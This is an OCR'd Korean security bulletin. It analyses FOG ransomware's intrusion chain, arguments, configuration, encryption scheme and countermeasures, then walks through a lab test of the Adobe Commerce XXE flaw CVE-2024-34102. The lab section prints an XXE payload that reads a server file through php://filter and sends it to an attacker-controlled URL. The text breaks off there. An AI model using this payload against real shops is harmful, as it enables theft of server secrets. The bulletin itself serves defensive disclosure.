


그림 10. FOG 랜섬웨어 공격 전략

FOG 랜섬웨어는 손상된 VPN[8] 자격증명을 이용해 피해자 네트워크에 침투하는 방식을 사용한다. 최초 침투 후 대상 시스템에서 네트워크 서비스를 검색하고 추가적인 악성 행위가 탐지되지 않도록 Windows Defender 를 비활성화 한다. 이후 확인된 내부 네트워크에 RDP[9] 및 SMB[10]를 통해 내부 확산을 시도하고, PsExec[11]를 통해서 페이로드[12]를 배포 및 실행한다. 배포되는 페이로드에는 Hyper-V[13] 환경의 VMDK[14] 파일을 암호화하고 Veeam[15] 의 저장소 백업을 삭제하는 PowerShell 스크립트와 로컬 시스템 및 네트워크 공유 자원을 암호화하는 랜섬웨어 페이로드가 포함되어 있다.

FOG 랜섬웨어는 여러 실행 인자를 입력 받아 실행할 수 있다. RSA 공개키, 암호화 예외 대상, 종료 대상 프로세스 및 서비스 목록 등 랜섬웨어 실행에 필요한 설정 값을 복호화하기 위한 키

[8] VPN(Virtual Private Network): 인터넷 상에서 개인 정보를 보호하고 지역 제한을 우회하기 위해 사용하는 가상의 보안 네트워크

[9] RDP(Remote Desktop Protocol): 다른 컴퓨터를 원격으로 제어할 수 있도록 해주는 프로토콜

[10] SMB(Server Message Block): Windows 환경에서 파일이나 디렉토리 및 주변 장치들을 공유하는데 사용되는 메시지 형식

[11] PsExec: 다른 시스템에 별도의 소프트웨어를 설치하지 않고 프로세스를 원격으로 실행할 수 있게 해주는 명령줄 도구

[12] 페이로드(payload): 컴퓨터 시스템에 침투, 변경 또는 기타 방식으로 손상을 입히도록 설계된 코드

[13] Hyper-V: Windows 환경에서 여러 운영체제를 실행시킬 수 있도록 하는 가상화 도구

[14] VMDK(Virtual Machine Disk): 가상 환경에서 사용하는 가상 하드 디스크 드라이브

[15] Veeam: Windows 운영체제의 가상화 도구인 Microsoft Hyper-V 가상 환경에서 사용할 수 있는 백업 앱

값을 “-ID” 인자로 전달해야 정상적으로 동작한다. 이 외에도 각종 기능을 활성화 혹은 비활성화 할 수 있는 실행 인자는 아래 표와 같다.

인자	설명
-NOMUTEX	뮤텍스[16] 생성 기능 비활성화
-LOG	랜섬웨어 시작 로그를 C:₩ProgramData₩lock_log.txt 에 저장
-TARGET {PATH}	지정된 경로에 있는 파일만 암호화
-ID {KEY}	랜섬웨어가 사용하는 각종 설정 값을 복호화 하는데 필요한 키
-CONSOLE	파일 암호화 로그를 출력하는 콘솔 창 생성
-PROCOFF	프로세스 종료 기능 비활성화
-UNCOFF	네트워크 공유 자원 암호화 기능 비활성화
-SIZE {INT}	전체 파일 중 암호화를 진행할 비율 값 {int}% (기본값: 15)

표 1. FOG 랜섬웨어 실행 인자

FOG 랜섬웨어는 디버깅[17]을 목적으로 로그 파일을 생성한다. 별도의 실행 인자에 따라서 2 개의 로그를 추가적으로 생성할 수 있다. 랜섬웨어 실행 시 각 기능별 시작 메시지와 종료 메시지, 실행 결과, 에러 메시지 등 디버깅을 목적으로 사용하는 로그를 “C:₩ProgramData₩DbgLog.sys” 경로에 저장한다. 이 외에도 “-LOG” 인자를 사용하면 랜섬웨어 시작 시간이 적힌 로그 파일을 “C:₩ProgramData₩lock_log.txt” 경로에 저장하며, "-CONSOLE” 인자를 입력하면 파일 암호화 과정 중에 암호화 대상 파일 이름을 별도의 콘솔 창에 출력하며 현재 어떤 파일을 암호화하는지 확인할 수 있다.

```
2024-07-26 오전 10:28:11 [+] Defined mutex name: jBgB4ZHxUhNdJL9mz61WFXxI0GUXPAxw
2024-07-26 오전 10:28:11 [=] Decrypting json config
2024-07-26 오전 10:28:11 [=] Checking mutex...
2024-07-26 오전 10:28:11 [!] Skip mutex check by -nomutex param.
2024-07-26 오전 10:28:24 [+] JSON config loaded successfully
2024-07-26 오전 10:28:24 [=] Init prgn data...
2024-07-26 오전 10:28:25 Found disk # 1 (C:\), type: 1
2024-07-26 오전 10:28:25 Uknonwn DrvType (5) of root: D:\, skipped
2024-07-26 오전 10:28:25 [=] thread 14168 created
2024-07-26 오전 10:28:25 [=] thread 9100 created
2024-07-26 오전 10:28:25 [=] thread 5324 created
```

그림 11. DbgLog.sys 로그

FOG 랜섬웨어는 실행에 필요한 설정 값이 암호화되어 있다. 실행 인자 “-ID” 로 전달된 값을 커스텀 해시 알고리즘을 이용해 512bit 크기의 키로 만든 후, HC-256 알고리즘으로 설정 값을 복호화 한다. 복호화 된 설정 값은 힙 메모리 영역에 저장되며, 정상적으로 복호화 된 경우에만

[16] 뮤텍스(Mutex): 멀티스레드에서 하나의 자원에 여러 스레드가 동시에 접근하는 것을 방지하기 위한 기법

[17] 디버깅(Debugging): 프로그램 개발 단계 중에 발생하는 시스템의 오류를 찾아내 수정하는 과정

랜섬웨어가 종료되지 않고 실행된다. FOG 랜섬웨어가 사용하는 각 설정 값의 역할은 아래 표와 같다.

설정값	설명
PathStopList	암호화 예외 디렉토리
FileMaskStopList	암호화 예외 파일 확장자
ShutdownProcesses	프로세스 종료 대상 리스트
ShutdownServices	서비스 종료 대상 리스트
RSAPubKey	파일 암호화 키 보호에 사용되는 RSA 공개키
LockedExt	암호화 파일 변경 확장자
NoteFileName	랜섬노트 파일명
NoteFileContents	랜섬노트 내용

표 2. FOG 랜섬웨어 설정 값

파일을 암호화하기 전에, 각종 프로세스와 서비스를 종료시킨다. 이때 종료 대상은 복호화 된 설정 값 중 “ShutdownProcesses", “ShutdownServices” 리스트에 저장되어 있다. 만일 "-PROCOFF” 인자를 입력했다면, 암호화 이전에 프로세스 및 서비스 종료를 생략하고 바로 파일 암호화를 시작한다. 파일 암호화는 기본적으로 로컬 드라이브와 네트워크 공유 자원을 모두 탐색해 암호화 예외 디렉토리와 예외 확장자를 가진 파일을 제외한 모든 파일을 암호화한다. 랜섬웨어 실행 시 "-UNCOFF” 인자를 사용하면 네트워크 공유 자원은 암호화하지 않으며 “-Target” 인자를 사용하면 전체 드라이브를 암호화하는 것이 아니라 인자와 함께 입력한 경로만 암호화한다.

파일 암호화는 파일 크기와 “-SIZE” 인자 값을 통해서 부분 암호화 여부를 결정한다. 입력한 “-SIZE” 값을 파일 전체 크기의 퍼센트(%)로 계산해 부분 암호화 크기로 사용한다. 예를 들어 “-SIZE 20”으로 입력하면, 전체 파일 크기의 20%를 부분 암호화 크기로 사용한다. 파일의 크기가 5MB 보다 작은 경우에는 파일 전체를 암호화하고, 그 외의 경우에는 부분 암호화 방식을 사용한다. 부분 암호화도 크기에 따라서 방식에 차이가 있는데, 앞서 계산된 부분 암호화 크기가 5MB 이상 10MB 미만인 경우에는 파일의 5MB 만 암호화하고, 10MB 이상인 경우에는 계산된 부분 암호화 크기만큼 암호화를 진행한다. HC-256 알고리즘을 이용해 파일 암호화를 진행하며, 암호화에 사용된 키는 설정 값에 저장되어 있는 RSA 공개키를 이용해 보호한다.

이 외에도 Windows 명령어를 사용해 디스크 백업 복사본과 휴지통 데이터를 모두 삭제해 사용자의 임의 복구를 방지한다.

FOG 랜섬웨어 대응방안




그림 12. FOG 랜섬웨어 대응방안

FOG 랜섬웨어는 초기 침투를 위해 손상된 VPN 자격증명을 이용한다. 이를 방지하기 위해서 각 계정 별로 최소한의 권한을 부여하거나, 비활성화 조건부 액세스 정책을 사용해 규정을 준수하지 않는 장치나 외부 IP 에서 로그인하지 못하도록 제한해야 한다. 또한, 원격으로 사용 가능한 서비스 중 불필요한 서비스는 비활성화하거나 차단하고, 주기적으로 계정을 점검 및 감사하여 필요하지 않은 계정은 비활성화하거나 제한하는 등 관리가 필요하다.


FOG 는 VPN 을 이용해 초기 침투 후 내부 네트워크에 추가적으로 확산하기 위해 공유 자원이나 각종 네트워크 서비스를 탐색한다. 네트워크 공유 자원을 열거할 수 있는 사용자를 제한하기 위해 Windows 그룹 정책을 수정해야 한다. 이 외에도 불필요한 서비스나 포트를 사전에 비활성화해 탐색되지 않도록 할 수 있다. 또한, 내부 확산을 위해 SMB, RDP, PsExec 등을 이용하므로 비정상적인 통신을 제한하기 위해 호스트 방화벽을 사용하는 것도 하나의 방법이다.

FOG 는 침투한 내부 네트워크에는 VM 환경을 손상시키기 위한 PowerShell 스크립트와 랜섬웨어 페이로드를 배포한다. 이를 방지하기 위해 ASR[18] 규칙을 활성화하거나 EDR[19] 솔루션을 활용해 악성 행위를 차단할 수 있다.

마지막으로, FOG 랜섬웨어는 로컬 디스크뿐만 아니라 네트워크 공유 파일도 암호화하기 때문에 네트워크 공유 자원의 접근 권한을 최소화하거나 비활성화하여 외부 리소스에 접근할 수 없도록 해야 한다. 또한, 사용자가 임의로 복구하는 것을 방지하기 위해 백업 복사본을 삭제하는 기능이 있으므로, 별도의 네트워크나 저장소에 데이터를 소산 백업해야 한다.

[18] ASR(Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능

[19] EDR(Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션


Indicator Of Compromise
FOG : SHA256
e672608045263234 84f564eebeb6c99ed021b960b899ff788aed85bb7a9d75c3
File Name
locker_out.exe
enc.exe

■ 참고 사이트

• TrendMicro 공식 홈페이지(https://www.trendmicro.com/en_us/research/24/g/new-play-ransomware-linux-variant-targets-esxi-shows-ties-with-p.html

• Trellix 공식 홈페이지 (https://www.trellix.com/blogs/research/akira-ransomware/)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/fake-crowdstrike-fixes-target-companies-with-malware-data-wipers/)

• Avast 공식 블로그 (https://decoded.avast.io/threatresearch/decrypted-donex-ransomware-and-its-predecessors/)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/meet-brain-cipher-the-new-ransomware-behind-indonesia-data-center-attack/)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/new-fog-ransomware-targets-us-education-sector-via-breached-vpns/)

• Microsoft 공식 홈페이지 (https://www.microsoft.com/en-us/security/blog/2024/07/29

/ransomware-operators-exploit-esxi-hypervisor-vulnerability-for-mass-encryption/)


• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/sexi-ransomware-rebrands-to-apt-inc-continues-vmware-esxi-attacks/)

• CrowdStrike 공식 홈페이지 (https://www.crowdstrike.com/statement-on-falcon-content-update-for-windows-hosts-kr/)

Adobe Commerce XXE 취약점(CVE-2024-34102)

■ 취약점 개요

Magento 는 2008 년 3 월 31 일에 처음 출시된 PHP 기반의 오픈소스 전자상거래 플랫폼이다. 2018 년 5 월에 Adobe 에 인수된 이후, Magento Commerce Enterprise Edition 은 Adobe Commerce 에 흡수되어 Adobe Commerce 로 리브랜딩[20]된다. 반면, Magento Community Edition 은 여전히 Magento Open Source 에 기반한 오픈 소스 전자상거래 플랫폼으로 운영되고 있다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 Adobe Commerce 를 조회한 결과, 2024 년 8 월 9 일 기준 미국과 독일을 비롯한 수많은 국가의 4 만여 개 사이트에서 Adobe Commerce 를 전자상거래 플랫폼으로 사용 중이다.



출처: fofa.info

그림 1. Adobe Commerce 사용 통계

[20] 리브랜딩(Rebranding): 기존 브랜드에 새로운 이름, 용어, 심볼, 디자인, 개념 또는 이들의 조합으로 차별화된 정체성을 나타내려는 마케팅 전략

2024 년 6 월 13 일, Adobe Commerce 에서 XXE 취약점(CVE-2024-34102)이 공개됐다. 해당 취약점은 REST API[21]가 JSON 데이터를 객체로 변환하는 과정에서 필터링 로직이 미흡해 악의적인 XML 구문 해석을 통한 악성 행위를 할 수 있기 때문에 발생한다. 공격자는 해당 취약점을 통해 서버 내 중요정보를 탈취할 수 있어 주의가 필요하다.

2024 년 7 월 13 일, Adobe 에서는 해당 취약점을 통해 임의 명령 실행, 보안 기능 우회, 권한 상승 공격을 행할 수 있다는 위험을 알렸다. 또한, 판매자를 대상으로 CVE-2024-34102 가 제한적으로 악용되었다는 사실을 발견하고 이를 공지했다.

• URL: https://helpx.adobe.com/security/products/magento/apsb24-40.html

[21] REST API(Representational State Transfer API): HTTP 요청을 통해 통신하여 리소스 내에서 레코드를 생성하고 읽기, 업데이트 및 삭제(CRUD)와 같은 표준 데이터베이스 기능을 수행하는 API. 예를 들어, GET 은 검색, POST 는 생성, PUT 은 업데이트, DELETE 는 삭제 기능을 수행함

■ 공격 시나리오

CVE-2024-34102 의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-34102 공격 시나리오

① 공격자는 전자상거래 플랫폼으로 사용중인 취약한 Adobe Commerce 서버 탐색
② 공격자는 CVE-2024-34102 취약점을 이용하여 악의적인 XML 구문 전송
③ 공격자는 악의적인 XML 구문을 통해 서버 내 암호화 키 탈취
④ 공격자는 탈취한 키를 활용해 API에 활용하는 운영자 JWT 토큰 생성
⑤ 공격자는 생성된 JWT 토큰을 통해 운영자 권한으로 API 를 사용하여 서버 내 중요정보 탈취

■ 영향받는 소프트웨어 버전

CVE-2024-34102 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Adobe Commerce	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8, 2.4.3-ext-7, 2.4.2-ext-7 이전
Magento Open Source	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8 이전
Adobe Commerce Webhooks Plugin	1.2.0 부터 1.4.0 까지

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-34102 의 동작 과정을 살펴본다.

이름	정보
피해자	Adobe Commerce Magento Community Edition 2.4.7 (192.168.102.74)
공격자	Kali Linux (192.168.216.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2024-34102 취약점이 존재하는 Adobe Commerce 를 설치한다. Composer install 을 통해서 설치된 Adobe Commerce 인 경우, 설치된 경로 내 최상위 경로의 composer.lock 파일에 사용 중인 애플리케이션의 버전 정보가 기입되어 있다.

해당 환경의 경우 2.4.7 버전을 사용 중이기 때문에 취약한 환경임을 확인할 수 있다.




그림 3. 취약 Adobe Commerce 정보 확인

Step 2. 취약점 테스트

우선, 공격자는 악성 XML 을 응답하는 서버를 구축한다. 테스트 서버는 SSRF 취약점을 확인하기 위해 사용하는 SSRFUtility 를 이용하여 임시로 구축할 수 있다.

• URL: https://ssrf.cvssadvisor.com/

먼저, 아래의 New Instance 버튼을 눌러 새로운 인스턴스를 발급받는다.




그림 4. SSRFUtility 인스턴스 발급

발급받은 인스턴스에 다음과 같은 악성 XML payload 를 반환하도록 설정한다.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=FILE_TO_READ"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://INSTANCE_URL?%data;'>">
```

해당 설정은 아래와 같이 Customize HTTP Response 기능을 통해 /etc/hosts 파일을 읽는 악성 XML payload 를 반환하도록 지정할 수 있다.

